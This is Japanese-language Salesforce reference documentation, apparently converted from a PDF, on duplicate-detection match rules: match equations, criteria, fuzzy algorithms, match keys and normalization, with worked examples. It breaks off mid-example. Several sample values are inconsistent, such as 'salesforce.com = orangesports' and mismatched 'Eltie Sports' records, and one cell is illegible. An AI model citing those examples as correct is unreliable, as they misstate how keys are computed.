一致ルールでは、条件を使用して、新規レコードまたは編集済みレコードの項目が既存のレコードの同じ項目とどの程度一致し、最終的には 2 つのレコードが重複するかどうかが判断されます。カスタム一致ルールを作成する場合は、特定の条件を定義する必要があります。標準一致ルールの場合、条件はすでに定義されています。

一致ルールで使用される一致メソッド

一致メソッドは、1つのレコードの特定の項目を別のレコードの同じ項目と比較する方法を指定する、一致ルールの一致条件の一部です。各一致メソッドは、正規化条件、一致キー定義、一致アルゴリズム、および他の条件でさらに定義されます。

一致メソッドで使用される一致アルゴリズム

一致メソッドとその対応する一致アルゴリズムは、一致ルールの一致条件の一部です。この両方により、1つのレコードの特定の項目を別のレコードの同じ項目と比較する方法、および両方の項目が一致したとみなされるかどうかが決まります。

一致ルールで使用される一致キー

一致キーにより、一致ルールの有効性が向上します。一致キーを使用して標準一致ルールの一致キー値が作成される方法を確認してください。一致キーを理解すると、重複検出のしくみを理解するのに役立ちます。

一致ルールの一致キーの正規化条件

一致キー値の作成プロセスの一環として、一致ルール項目値が正規化されます。項目値が正規化される方法は、その項目の一致メソッドなど、一致ルールで指定されたいくつかの要因によって異なります。さらに、標準一致ルールで使用される一部の使用頻度の高い項目は、重複検出を最適化するために特別に正規化されます。

一致の例

レコードが比較され重複として評価される方法について理解するのに役立つ、一致ルールのいくつかの例を示します。

標準一致ルール

重複ルールなどの Data.com 重複管理ツールで使用できる標準一致ルールがいくつかあります。各標準一致ルールは、取引先、取引先責任者、リードの最善の一致候補を返すように入念に設計されています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先の標準一致ルール
すべての一致ルールと同様に、取引先レコードに使用される標準一致ルールは、等式に組み込まれる項目で構成されます。各項目には、項目が既存のレコードの同じ項目とどの程度一致し、最終的にはレコードが一致すると言えるかどうかを判断するためにルールで使用する一致条件が含まれています。

取引先責任者の標準一致ルール
すべての一致ルールと同様に、取引先責任者レコードとリードレコードに使用される標準一致ルールは、等式に組み込まれる項目で構成されます。各項目には、項目が既存のレコードの同じ項目とどの程度一致し、最終的にはレコードが一致するかどうかを判断するためにルールで使用する一致条件も含まれています。

取引先の標準一致ルール

すべての一致ルールと同様に、取引先レコードに使用される標準一致ルールは、等式に組み込まれる項目で構成されます。各項目には、項目が既存のレコードの同じ項目とどの程度一致し、最終的にはレコードが一致すると言えるかどうかを判断するためにルールで使用する一致条件が含まれています。

一致等式

重要: 取引先の標準一致ルールから一致を正確に返すため、新規レコードまたは編集済みレコードの［取引先名］項目と、［市区郡］または［郵便番号］項目に値が含まれている必要があります。

ルール名	一致等式
取引先の標準一致ルール	(*Account Name* AND *Billing Street*) OR (*Account Name* AND *City*) OR (*Account Name* AND *ZIP*) OR (*Account Name* AND *Phone*) OR (*Website* AND *Phone*) OR (*Website* AND *Billing Street*)

一致条件

各一致条件の定義については、「一致ルールの一致条件」 (ページ 887)を参照してください。

項目	一致アルゴリズム	スコアメソッド	しきい値	空白項目	特別な処理
取引先名	Acronym Edit Distance Exact	最大	70	一致しない	項目を比較する前に、`Inc` や `Corp` などの単語を削除します。また、会社名も正規化されます。たとえば、`1st National Bank` は `First National Bank` に正規化されます。
電話	Exact	加重平均	80	空白項目が無視される市外局番を除き、すべてのセクションで一致しない	電話番号はセクションに分割され、セクション単位で比較されます。各セクションには、独自の一致メソッドと一致スコアがあります。セクションのスコアを加重して、項目に 1 つのスコアが求められます。この処理は、北米のデータに最適です。 • 国際コード (完全、項目の一致スコアの 10%) • 市外局番 (完全、項目の一致スコアの 50%) • 次の 3 桁 (完全、項目の一致スコアの 30%) • 最後の 4 桁 (完全、項目の一致スコアの 10%) たとえば、*「1-415-555-1234」* および *「1-415-555-5678」* という電話番号を比較するとします。 最後の 4 桁を除きすべてのセクションが一致するため項目の一致スコアは 90 となり、しきい値の 80 を超えているため一致とみなされます。
町名・番地 (請求先)	Edit Distance Exact	加重平均	80	一致しない	住所はセクションに分割され、セクション単位で比較されます。各セクションには、独自の一致メソッドと一致スコアがあります。セクションのスコアを加重して、項目に 1 つのスコアが求められます。この処理は、北米のデータに最適です。 • 番地 (完全、項目の一致スコアの 20%) • 町名 (編集距離、項目の一致スコアの 50%) • 町名・番地のサフィックス (完全、項目の一致スコアの 15%) • 部屋番号 (完全、項目の一致スコアの 15%) たとえば、*「123 Market Street, Suite 100」* および *「123 Market Drive, Suite 300」* という 2 つの請求先町名・番地を比較するとします。 町名と番地のみが一致するため項目の一致スコアは 70 となり、しきい値の 80 を下回っているため一致とみなされません。

項目	一致アルゴリズム	スコアメソッド	しきい値	空白項目	特別な処理
ZIP	Exact	加重平均	80	一致しない	郵便番号はセクションに分割され、セクション単位で比較されます。各セクションには、独自の一致メソッドと一致スコアがあります。セクションのスコアを加重して、項目に 1 つのスコアが求められます。 • 最初の 5 桁 (完全、項目の一致スコアの 90%) • 次の 4 桁 (完全、項目の一致スコアの 10%) たとえば、*「94104-1001」* および *「94104」* という 2 つの郵便番号を比較するとします。 最初の 5 桁のみが一致するため項目の一致スコアは 90 となり、しきい値の 80 を超えているため一致とみなされます。
市区郡	Edit Distance Exact	最大	85	一致しない	
Web サイト	Exact	最大	100	一致しない	プレフィックス「http://」が Web サイトのドメインに追加されます。たとえば、項目値 `www.salesforce.com` は、照合のために `http://www.salesforce.com` になります。「http://」プレフィックスがない Web サイトが含まれる取引先レコードを照合すると、レコードが重複と識別されます。

関連トピック:

[一致ルールの参照]

取引先責任者の標準一致ルール

すべての一致ルールと同様に、取引先責任者レコードとリードレコードに使用される標準一致ルールは、等式に組み込まれる項目で構成されます。各項目には、項目が既存のレコードの同じ項目とどの程度一致し、最終的にはレコードが一致するかどうかを判断するためにルールで使用する一致条件も含まれています。

一致等式

ルール名	一致等式
取引先責任者の標準一致ルール リードの標準一致ルール	(*First Name* AND *Last Name* AND *Title* AND *Company Name*) OR (*First Name* AND *Last Name* AND *Email*)

ルール名	一致等式
	OR (*First Name* AND *Last Name* AND *Phone* AND *Company Name*) OR (*First Name* AND *Last Name* AND *Mailing Street* AND (*City* OR *ZIP* OR *Phone*) OR (*First Name* AND *Last Name* AND *Mailing Street* AND *Title*) OR (*First Name* AND *Last Name* AND *Title* AND *Email*) OR (*First Name* AND *Last Name* AND *Phone*)

一致条件

各一致条件の定義については、「一致ルールの一致条件」 (ページ 887)を参照してください。

取引先責任者の項目	リードの項目	一致アルゴリズム	スコアメソッド	しきい値	空白項目	特別な処理
名	名	完全 Initials Jaro-Winkler Distance Metaphone 3 Name Variant	最大	85	一致しない (項目のグルーピングにメールが含まれている場合、空白項目は無視される)	レコードの［名］項目と［姓］項目にどちらも値が含まれている場合、データ入力ミスの可能性を考慮してこれらの値が転置されます。 たとえば、名が「*George*」で姓が「*Michael*」の場合、名としての「*Michael*」と姓としての「*George*」も一致ルールで評価されます。
姓	姓	完全 Keyboard Distance Metaphone 3	最大	90	一致しない (項目のグルーピングにメールが含まれている場合、空白項目は無視される)	レコードの［名］項目と［姓］項目にどちらも値が含まれている場合、データ入力ミスの可能性を考慮してこれらの値が転置されます。 たとえば、名が「*George*」で姓が「*Michael*」の場合、名としての「*Michael*」と姓としての「*George*」も一致ルールで評価されます。
Title	Title	Acronym 完全 Kullback-Liebler Distance	最大	50	一致しない	

取引先責任者の項目	リードの項目	一致アルゴリズム	スコアメソッド	しきい値	空白項目	特別な処理
Account Name	会社名	Acronym Edit Distance 完全	最大	70	一致しない	
メール	メール	完全	最大	100	一致しない	
電話	電話	完全	加重平均	80	空白項目が無視される市外局番を除き、すべてのセクションで一致しない	電話番号はセクションに分割され、セクション単位で比較されます。各セクションには、独自の一致メソッドと一致スコアがあります。セクションのスコアを加重して、項目に1つのスコアが求められます。この処理は、北米のデータに最適です。 • 国際コード(完全、項目の一致スコアの 10%) • 市外局番(完全、項目の一致スコアの 50%) • 次の3桁(完全、項目の一致スコアの 30%) • 最後の4桁(完全、項目の一致スコアの 10%) たとえば、*「1-415-555-1234」*および*「1-415-555-5678」*という電話番号を比較するとします。 最後の4桁を除きすべてのセクションが一致するため項目の一致スコアは 90 となり、しきい値の 80 を超えているため一致とみなされます。
Mailing Street	Street	完全	加重平均	80	一致しない	住所はセクションに分割され、セクション単位で比較されます。各セクションには、独自の一致メソッドと一致スコアがあります。セクションのスコアを加重して、項目に 1 つのスコアが求められます。この処理は、北米のデータに最適です。 • 町名(編集距離、項目の一致スコアの 50%) • 番地(完全、項目の一致スコアの 20%)

取引先責任者の項目	リードの項目	一致アルゴリズム	スコアメソッド	しきい値	空白項目	特別な処理
						• 町名・番地のサフィックス(完全、項目の一致スコアの 15%) • 部屋番号(完全、項目の一致スコアの 15%) たとえば、「*123 Market Street, Suite 100*」および「*123 Market Drive, Suite 300*」という2つの住所を比較するとします。 町名と番地のみが一致するため項目の一致スコアは 70 となり、しきい値の 80 を下回っているため一致とみなされません。
Mailing ZIP/Postal Code	ZIP/Postal Code	完全	加重平均	80		郵便番号はセクションに分割され、セクション単位で比較されます。各セクションには、独自の一致メソッドと一致スコアがあります。セクションのスコアを加重して、項目に1つのスコアが求められます。 • 最初の5桁(完全、項目の一致スコアの 90%) • 次の4桁(完全、項目の一致スコアの 10%)
Mailing City	市区郡	Edit Distance 完全	最大	85	一致しない	

関連トピック:

一致ルールの参照

一致ルールの一致条件

一致ルールでは、条件を使用して、新規レコードまたは編集済みレコードの項目が既存のレコードの同じ項目とどの程度一致し、最終的には 2 つのレコードが重複するかどうかが判断されます。カスタム一致ルールを作成する場合は、特定の条件を定義する必要があります。標準一致ルールの場合、条件はすでに定義されています。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

条件	定義	カスタム一致ルール用に自動的に定義済み
項目	比較する項目を示します。項目を選択するときに、次の点に注意してください。 • 選択可能な項目は、一致ルールが適用されるオブジェクトによって異なり、標準項目とカスタム項目の両方が含まれます。 • サポートされる入力項目の種別は、メール、参照関係、主従関係、番号、電話番号、標準選択リスト、カスタム選択リスト (単一選択のみ)、テキスト、および URL です。 • 自動採番参照関係項目は一致ルールには使用できません。 • 組織で [都道府県] および [国] 選択リストを有効化する場合、[都道府県コード] と [国コード] を一致ルールで使用することをお勧めします。これらの項目では、都道府県および国のテキスト項目に比べて、重複の適切な検出結果が得られます。	
一致メソッド	項目を比較するメソッドを定義します。完全一致メソッドは、カスタム項目を含むほぼすべての項目に使用できます。あいまい一致メソッドは、よく使用される標準項目で使用できます。各一致メソッドは、正規化と一致キー定義、一致アルゴリズム、および他の条件でさらに定義されます。 一致メソッドについての詳細は、「一致ルールで使用される一致メソッド」 (ページ 889)を参照してください。	
空白項目の一致	比較対象の 2 項目が一致するとみなされる場合に、空白項目がどのように影響するかを指定します。 項目の 空白項目をマッチング チェックボックスをオンにし、比較対象の*両方*のレコードでその項目が空白であれば、項目は一致するとみなされます。ただし、項目の 空白項目を	

条件	定義	カスタム一致ルール用に自動的に定義済み
	マッチング チェックボックスをオンにし、比較対象の *1* つのレコードでのみその項目が空白の場合は、項目は一致するとみなされません。 項目の 空白項目をマッチング チェックボックスをオンにせず、比較対象の*両*方のレコードでその項目が空白であれば、項目は一致するとみなされません。	
一致キー	一致ルールで重複候補のリストをすばやく返せるようにするための数式です。一致ルールを有効化すると、一致キーを使用してすべてのレコードの一致キー値が生成されます。一致ルールを実行すると、保存したレコードと既存のレコードの一致キー値が比較されます。保存したレコードの一致キー値が既存のレコードと同じ場合は重複の可能性があり、さらに詳しく評価されます。保存したレコードの一致キー値が一意の場合、重複とはみなされません。このプロセスによって、重複検出の速度とパフォーマンスが向上します。 例を含めた一致キーについての詳細は、「一致ルールで使用される一致キー」(ページ 894)を参照してください。	✅
一致アルゴリズム	2 つの項目が一致するかどうかを判断するロジックを定義します。完全一致メソッドでは、完全一致アルゴリズムが自動的に使用されます。あいまい一致メソッドでは、さまざまなあいまい一致アルゴリズムを使用できます。使用される各一致メソッドには、2 つの項目がどの程度一致するかに基づいて一致スコアが自動的に付けられます。たとえば、完全一致を選択し、2 つの項目が一致した場合、一致スコアは 100 になります。2つの項目が一致しない場合、一致スコアは 0 になります。 一致アルゴリズムについての詳細は、「一致メソッドで使用される一致アルゴリズム」(ページ 892)を参照してください。	✅
スコアメソッド	項目の 1 つの一致スコアを求めるために、一致アルゴリズムの一致スコアがどのように計算されるかを指定します。 使用される各一致メソッドには、2 つの項目がどの程度一致するかに基づいて一致スコアが自動的に付けられます。スコアリングメソッドは、標準一致ルールでのみ使用されます。 *Average*: 一致スコアの平均値を使用します。 *Maximum*: 一致スコアの最大値を使用します。 *Minimum*: 一致スコアの最小値を使用します。 *Weighted Average*:各一致メソッドの加重を使用して、一致スコアの平均値を求めます。	✅

条件	定義	カスタム一致ルール用に自動的に定義済み
しきい値	項目が一致するとみなされるために必要な最小一致スコアを指定します。項目には、既存のレコードの同じ項目とどの程度一致するかに基づいて一致スコアが自動的に付けられます。	✅

関連トピック:

- 一致ルールの参照
- 重複管理の使用に関する考慮事項

一致ルールで使用される一致メソッド

一致メソッドは、1つのレコードの特定の項目を別のレコードの同じ項目と比較する方法を指定する、一致ルールの一致条件の一部です。各一致メソッドは、正規化条件、一致キー定義、一致アルゴリズム、および他の条件でさらに定義されます。

完全一致メソッドでは、パターンが完全に一致する文字列が検索されます。国際データを使用している場合は、一致ルールで完全一致メソッドを使用することをお勧めします。完全一致メソッドは、カスタム項目を含むほぼすべての項目に使用できます。

あいまい一致メソッドでは、パターンがほぼ一致する文字列が検索されます。あいまい一致メソッドは、取引先、取引先責任者、およびリードのよく使用される標準項目で使用できます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一致メソッド	一致アルゴリズム	スコアメソッド	しきい値	特別な処理
完全	Exact			
あいまい: 名	Exact Initials Jaro-Winkler Name Variant	最大	85	[ミドルネーム] 項目は、一致ルールで使用されている場合に、[あいまい:名]一致メソッドで比較されます。
あいまい: 姓	Exact Keyboard Distance Metaphone 3	最大	90	
あいまい:会社名	Acronym Exact	最大	70	項目を比較する前に、`Inc` や `Corp` などの単語を削除

一致メソッド	一致アルゴリズム	スコアメソッド	しきい値	特別な処理
	Syllable Alignment			します。また、会社名も正規化されます。たとえば、`IBM` は `International Business Machines` に正規化されます。
あいまい: 電話	Exact	**加重平均**	80	電話番号はセクションに分割され、セクション単位で比較されます。各セクションには、独自の一致メソッドと一致スコアがあります。セクションのスコアを加重して、項目に1つのスコアが求められます。この処理は、北米のデータに最適です。 • 国際コード(完全、項目の一致スコアの 10%) • 市外局番(完全、項目の一致スコアの 50%) • 次の3桁(完全、項目の一致スコアの 30%) • 最後の4桁(完全、項目の一致スコアの 10%) たとえば、*「1-415-555-1234」* および *「1-415-555-5678」* という電話番号を比較するとします。 最後の4桁を除きすべてのセクションが一致するため項目の一致スコアは 90 となり、しきい値の 80 を超えているため一致とみなされます。
あいまい: 市区郡	Edit Distance Exact	**最大**	85	
あいまい: 町名・番地	Exact	**加重平均**	80	住所はセクションに分割され、セクション単位で比較されます。各セクションには、独自の一致メソッドと一致スコアがあります。セクションのスコアを加重して、項目に1つのスコアが求められます。この処理は、北米のデータに最適です。 • 町名(編集距離、項目の一致スコアの 50%)

一致メソッド	一致アルゴリズム	スコアメソッド	しきい値	特別な処理
				• 番地 (完全、項目の一致スコアの 20%) • 町名・番地のサフィックス(完全、項目の一致スコアの 15%) • 部屋番号(完全、項目の一致スコアの 15%) たとえば、「*123 Market Street, Suite 100*」および「*123 Market Drive, Suite 300*」という2つの請求先町名・番地を比較するとします。 町名と番地のみが一致するため項目の一致スコアは 70 となり、しきい値の 80 を下回っているため一致とみなされません。
あいまい: 郵便番号	Exact	加重平均	80	郵便番号はセクションに分割され、セクション単位で比較されます。各セクションには、独自の一致メソッドと一致スコアがあります。セクションのスコアを加重して、項目に1つのスコアが求められます。 • 最初の5桁 (完全、項目の一致スコアの 90%) • 次の4桁 (完全、項目の一致スコアの 10%) たとえば、「*94104-1001*」および「*94104*」という郵便番号を比較するとします。 最初の5桁のみが一致するため項目の一致スコアは 90 となり、しきい値の 80 を超えているため一致とみなされます。

一致メソッド	一致アルゴリズム	スコアメソッド	しきい値	特別な処理
あいまい: 役職	Acronym Exact Kullback-Liebler Distance	**最大**	50	

関連トピック:

- 一致ルールの一致条件
- 一致メソッドで使用される一致アルゴリズム

一致メソッドで使用される一致アルゴリズム

一致メソッドとその対応する一致アルゴリズムは、一致ルールの一致条件の一部です。この両方により、1つのレコードの特定の項目を別のレコードの同じ項目と比較する方法、および両方の項目が一致したとみなされるかどうかが決まります。

完全一致メソッドと各種のあいまい一致メソッドがあります。完全一致メソッドが選択されていると、項目の比較に完全一致アルゴリズムが自動的に使用されます。いずれかのあいまい一致メソッドが選択されていると、項目の比較にさまざまなあいまい一致アルゴリズムが使用されます。複数の一致アルゴリズムを使用して項目を比較でき、項目がどの程度一致するかに基づいて各一致アルゴリズムに一致スコアが付けられます。一致アルゴリズムで比較する項目では、大文字と小文字は区別されません。

一致メソッドについての詳細は、「一致ルールで使用される一致メソッド」(ページ 889)を参照してください。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

完全一致メソッドで使用できる一致アルゴリズム

一致アルゴリズム	説明
Exact	2 つの文字列が同じかどうかを判断します。たとえば、salesforce.com と Salesforce は、完全に同じではないため一致とみなされず、一致スコア 0 が返されます。

あいまい一致メソッドで使用できる一致アルゴリズム

一致アルゴリズム	説明
Acronym	会社名がその頭字語と一致するかどうかを判断します。たとえば、「Advanced Micro Devices」とその頭字語「AMD」は一致とみなされ、一致スコア 100 が返されます。

一致アルゴリズム	説明
Edit Distance	1つの文字列を別の文字列に変換するために必要な削除、挿入、または文字の置換数に基づいて、2つの文字列の類似性を判断します。たとえば、「VP Sales」は、一致スコア 73 で「VP of Sales」と一致します。
Initials	2つの人名のイニシャルの類似性を判断します。たとえば、「Jonathan」という名前とそのイニシャル「J」は一致し、一致スコア 100 が返されます。
Jaro-Winkler Distance	1 つの文字列を別の文字列に変換するために必要な文字の置換数に基づいて、2つの文字列の類似性を判断します。このメソッドは、人名などの短い文字列に最適です。たとえば、「Johnny」は、一致スコア 97 で「Johny」と一致します。
Keyboard Distance	1つの文字列を別の文字列に変換するために必要な削除、挿入、または文字の置換数に基づいて、2つの文字列の類似性を判断します。キーボード上のキーの位置が加重されます。
Kullback Liebler Distance	共通する単語のパーセントに基づいて、2 つの文字列の類似性を判断します。たとえば、「Director of Engineering」は、一致スコア 65 で「Engineering Director」と一致します。
Metaphone 3	サウンドに基づいて、2つの文字列の類似性を判断します。このアルゴリズムでは、言語間の不規則性が考慮され、名と姓に適しています。たとえば、「Joseph」は、一致スコア 100 で「Josef」と一致します。
Name Variant	2つの名前が互いに他のバリエーションであるかどうかを判断します。たとえば、「Bob」は「Robert」のバリエーションであり、一致スコア 100 が返されます。「Bob」は「Bill」のバリエーションではないため、一致スコア 0 が返されます。
Syllable Alignment	サウンドに基づいて、2つの文字列の類似性を判断します。まず、文字列が音節文字列に変換されます。次に、Edit Distance アルゴリズムを使用して、音節文字列も比較されてスコアが付けられます。この一致アルゴリズムは、会社名に適しています。 たとえば、Syllable Alignment では「Department of Energy」と「Department of Labor」の一致スコアは比較的低い 59 になります。これは、この 2 つの会社名の音節の並びが文字の並びと比べて違いが大きいためです(「energy」と「labor」は大きく異なって聞こえます)。Edit Distance では、この文字列のスコアは 74 になります。したがって、この2つの文字列は一致ではないとみなされるべきであるため、Syllable Alignment の方が適しています。

関連トピック:

- 一致ルールの参照
- 一致ルールで使用される一致メソッド

一致ルールで使用される一致キー

一致キーにより、一致ルールの有効性が向上します。一致キーを使用して標準一致ルールの一致キー値が作成される方法を確認してください。一致キーを理解すると、重複検出のしくみを理解するのに役立ちます。

一致キーは、一致ルールで重複候補のリストをすばやく返せるようにするための数式です。

一致ルールを有効化すると、一致キーを使用してすべてのレコードの一致キー値が作成されます。一致ルールを実行すると、保存したレコードと既存のレコードの一致キー値が比較されます。保存したレコードの一致キー値が既存のレコードと同じ場合は重複の可能性があり、さらに詳しく評価されます。保存したレコードの一致キー値が一意の場合、重複とはみなされません。まれに、一致キーの使用で重複が検出されない場合があります。これはほとんど発生することはなく、発生したとしても、一致キーを使用する利点はこの欠点を大きく上回ります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


一致キーおよび一致キー値が作成される方法

1. 一致ルール等式 (つまり項目の配置) は、OR ステートメントを AND ステートメントに変換する標準化された形式に書き換えられます。
2. 一致ルール内の項目の値が正規化されます。
3. 標準化された項目形式で指定された項目の組み合わせを使用して、一致キーが作成されます。一致ルールには複数の一致キーを含めることができます。標準一致ルール、または標準項目を組み合わせたカスタムルールの場合、定義済み一致キーが使用されます。
4. 一致キーを使用して、各レコードの正規化された項目値が組み合わせられます。これで一致キー値の完成です。

メモ: 現在、［役職］および［町名・番地］項目には一致キーは作成されません。そのため、これらの項目が一致ルールに含まれていると、一致キーは生成されません。

一致キー表記

一般的な一致キー表記では、一致キーで使用される項目およびその項目内の文字が示されます。



- 一致キーに使用される項目 (1)

- 一致キーに含める、項目値内の単語 (またはトークン) の数 (2)。数値がない場合は、すべての単語が含まれます。
- 一致キーに含める、単語あたりの文字数 (3)。数値がない場合は、すべての文字が含まれます。
- 一致キーに使用される他の項目 (4)

メモ: 各カスタム一致ルールには、一致キーを最大 10 個しか含めることができないため、10 個より多くの一致キーを必要とする一致ルールは保存できません。

標準一致ルールの定義済み一致キー

標準一致ルールは、定義済み一致キーを使用します。

一致キー表記	適用されるオブジェクト	一致キー値の例
Company (2,6) City (_, 6)	取引先	取引先: Orange Sporting Company = orangesporti 市区郡: San Francisco = sanfra キー: orangesportisanfra
Company (2,6) ZIP (1,3)	取引先	取引先名: salesforce.com = orangesports 郵便番号: 94105-5188 = 941 キー: salesf941
Email	取引先責任者 リード	メール: john_doe@us.ibm.com = johndoe@ibm.com キー: johndoe@ibm.com
First_Name (1,1) Last_Name Email	取引先責任者 リード	名: John = j 姓: Doe = doe = t (ダブルメタフォンを適用する) メール: john_doe@us.salesforce.com = johndoe@salesforce.com キー: jt@salesforce.com
First_Name (1,1) Last_Name Company (2,5)	取引先責任者 リード	名: Marc = m 姓: Benioff = pnf (ダブルメタフォンを適用する) 会社名: salesforce.com = sales キー: mpnfsales
First_Name (1,1) Last_Name Phone	取引先責任者 リード	名: Marc = m 姓: Benioff = pnf (ダブルメタフォンを適用する) 電話: 1-415-555-1234 = 415555 Key: mpnf415555

一致キー表記	適用されるオブジェクト	一致キー値の例
Website City (_,6)	**取引先**	Web **サイト**: https://www.salesforce.com = salesforce.com **市区郡**: San Francisco = sanfra **キー**: salesforce.comsanfra
Website ZIP (1,3)	**取引先**	Web **サイト**: https://www.salesforce.com = salesforce.com **郵便番号**: 94105-5188 = 941 **キー**: salesforce.com941

カスタム一致ルールでも、これらの定義済み一致キーが使用される場合があります。たとえば、カスタム取引先責任者一致ルールの一致ルール等式が（[名] AND [姓] AND [会社]）の場合、少なくとも 1 つの項目であいまい一致メソッドが選択されます。その場合、一致キーの表記は First_Name (1,1) Last_Name Company (2,6) となります。

関連トピック:

- 一致ルールの参照
- 一致ルールの一致条件
- 一致ルールの一致キーの正規化条件

一致ルールの一致キーの正規化条件

一致キー値の作成プロセスの一環として、一致ルール項目値が正規化されます。項目値が正規化される方法は、その項目の一致メソッドなど、一致ルールで指定されたいくつかの要因によって異なります。さらに、標準一致ルールで使用される一部の使用頻度の高い項目は、重複検出を最適化するために特別に正規化されます。

項目	正規化の詳細	標準およびカスタム一致ルールに適用されるか?	例
会社	頭字語を展開します。すべての文字を小文字にします。法人、`Incorporated`、`Inc`、`Limited`、`Ltd` などのサフィックスを削除します。`and`、`the`、`/` などのストップワードを削除します。特	はい。ただしカスタム一致ルールでは、[一致メソッド] で *[あいまい: 会社名]* を選択する必要があります。	IBM = international business machines Intel Corp. = intel

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	正規化の詳細	標準およびカスタム一致ルールに適用されるか?	例
	殊文字およびアクセントを削除します。		
名	名を別名に置き換えます (該当する場合)。敬称、特殊文字、およびアクセントを削除します。最初の単語の最初の文字のみを保持し、この文字を小文字にします。	はい。ただしカスタム一致ルールでは、[一致メソッド] で *[あいまい: 名]* を選択する必要があります。	Dr. Jane = j Mr. Bob= robert = r
姓	特殊文字およびサフィックスを削除します。連続する同じ子音を 1 つの子音に置き換えます。最初の文字を小文字にします。正規化の後、ダブルメタフォンアルゴリズムが適用され、スペルミスやスペルバリアントが考慮されます。	はい。ただしカスタム一致ルールでは、[一致メソッド] で *[あいまい: 姓]* を選択する必要があります。	O'Reilly, Jr. = oreily (ダブルメタフォンを適用しない) O'Reilly, Jr. = oreily = arl (ダブルメタフォンを適用する)
メール	アンダースコアやピリオドなどの特殊文字を、メールアドレスの両方の部分から削除します。「@」文字は保持します。	いいえ。標準一致ルールにのみ適用されます。	john.doe@us.salesforce.com = johndoe@salesforcecom
電話	数値および英字以外のすべての文字を削除します。米国の電話番号の場合は、英字を数字に変換し、先頭の国際コードを削除します。最後の 4 桁を削除します。	はい。ただしカスタム一致ルールでは、[一致メソッド] で *[あいまい: 電話]* を選択する必要があります。	1-800-555-1234 = 800555 4420 0540 0202 = 44200540
Web サイト	プロトコル (http)、サブドメイン (www)、ファイルパスを削除します。国際指定の有無に応じて、最後の 2 つまたは 3 つのトークンのみを取得します。ピリオドは保持します。	いいえ。標準一致ルールにのみ適用されます。	http://www.us.salesforce.com/product = salesforce.com http://www.ox.ac.uk/ = ox.ac.uk

メモ: カスタム項目、一致ルールで完全一致メソッドを使用する項目などその他の項目は、すべての文字を小文字にし、先頭と末尾の空白を削除して正規化されます。

関連トピック:

- 一致ルールの参照
- 一致ルールの一致条件
- 一致ルールで使用される一致キー

一致の例

レコードが比較され重複として評価される方法について理解するのに役立つ、一致ルールのいくつかの例を示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

例: あいまい一致メソッドを使用したリードのカスタム一致ルール

表 3 : 一致条件

	項目	一致メソッド
1	会社	*あいまい：会社名*
2	メール	*完全*
3	電話	*あいまい：電話*
	一致等式は（［会社］OR ［メール］）AND（［電話］）	

この一致条件に基づき、一致は次のように動作します。

1. 既存のリードの一致キー値が生成されます。一致等式と指定された一致メソッドに基づき、2 つの一致キーが作成されます。それらのキーから一致キー値が生成されます。

表 4 : 一致キー

標準化された形式の一致等式	一致キー	サンプル一致項目値	サンプル一致キー値
（［会社］AND ［電話］）OR	Company (2,6) Phone	［会社］= Global Guitars Inc. ［電話］= 415-123-4567	globalguitar415123
（［メール］AND ［電話］）	Email Phone	［メール］= sally.smith@globalguitars.com ［電話］= 415-123-4567	[illegible]

2. 新規レコードの一致キー値が生成されます。これは新規レコードが保存された直後に実行されます。

表 5 : 新規レコード

一致項目値	一致キー値
［会社］= Eltie Sports ［メール］= john.doe@elitesport.com ［電話］= 1-415-555-1234	eltiesports415555 john.doe@elitesport.com415555

3. 新規レコードと既存レコードの一致キー値が比較されます。

表 6: 新規レコードと比較する既存のレコード

レコード	一致項目値	一致キー値	一致?
1	[会社] = Eltie Sports [メール] = john.doe@elitesport.com [電話] = 1-415-555-1234	elitesports415555 john.doe@elitesports.com415555	いいえ。重複とはみなされません。
2	[会社] = Elite Sport [メール] = john.doe@elitesport.com [電話] = 1-415-555-1234	elitesport415555 john.doe@elitesport.com415555	はい。最初の一致キー値は一致しません。ただし、2 番目の一致キー値が同一であるため、レコードは重複候補とみなされます。1 つの一致キー値の一致のみが必要です。

4. 新規レコードが重複候補であるかどうかを判別します。新規レコードに既存のレコードと同じ一致キー値がありますか?
   - はい — 新規レコードは重複候補とみなされます。一致アルゴリズムなどの他の一致リソースを使用してさらに詳しく評価されます。
   - いいえ — 新規レコードは重複とみなされません。

例: 完全一致メソッドを使用した取引先責任者のカスタム一致ルール

表 7: 一致条件

	項目	一致メソッド
1	市区郡	完全
2	メール	完全
3	電話	完全
	一致等式は ([市区町村] OR [メール]) AND ([電話])	

この一致条件に基づき、一致は次のように動作します。

1. 既存の取引先責任者の一致キー値が生成されます。一致等式と指定された一致メソッドに基づき、2 つの一致キーが作成されます。それらのキーから一致キー値が生成されます。

表 8 : 一致キー

標準化された形式の一致等式	一致キー	サンプル一致項目値	サンプル一致キー値
([**市区町村**] AND [**メール**]) OR	City Email	[**市区町村**] = San Francisco [**メール**] = john.doe@elitesport.com	san franciscojohn.doe@elitesports.com
([**市区町村**] AND [**電話**])	City Phone	[**市区町村**] = San Francisco [**電話**] = 415-555-1234	san francisco415-555-1234

2. **新規レコードの一致キー値が生成されます。これは新規レコードが保存された直後に実行されます。**

表 9 : 新規レコード

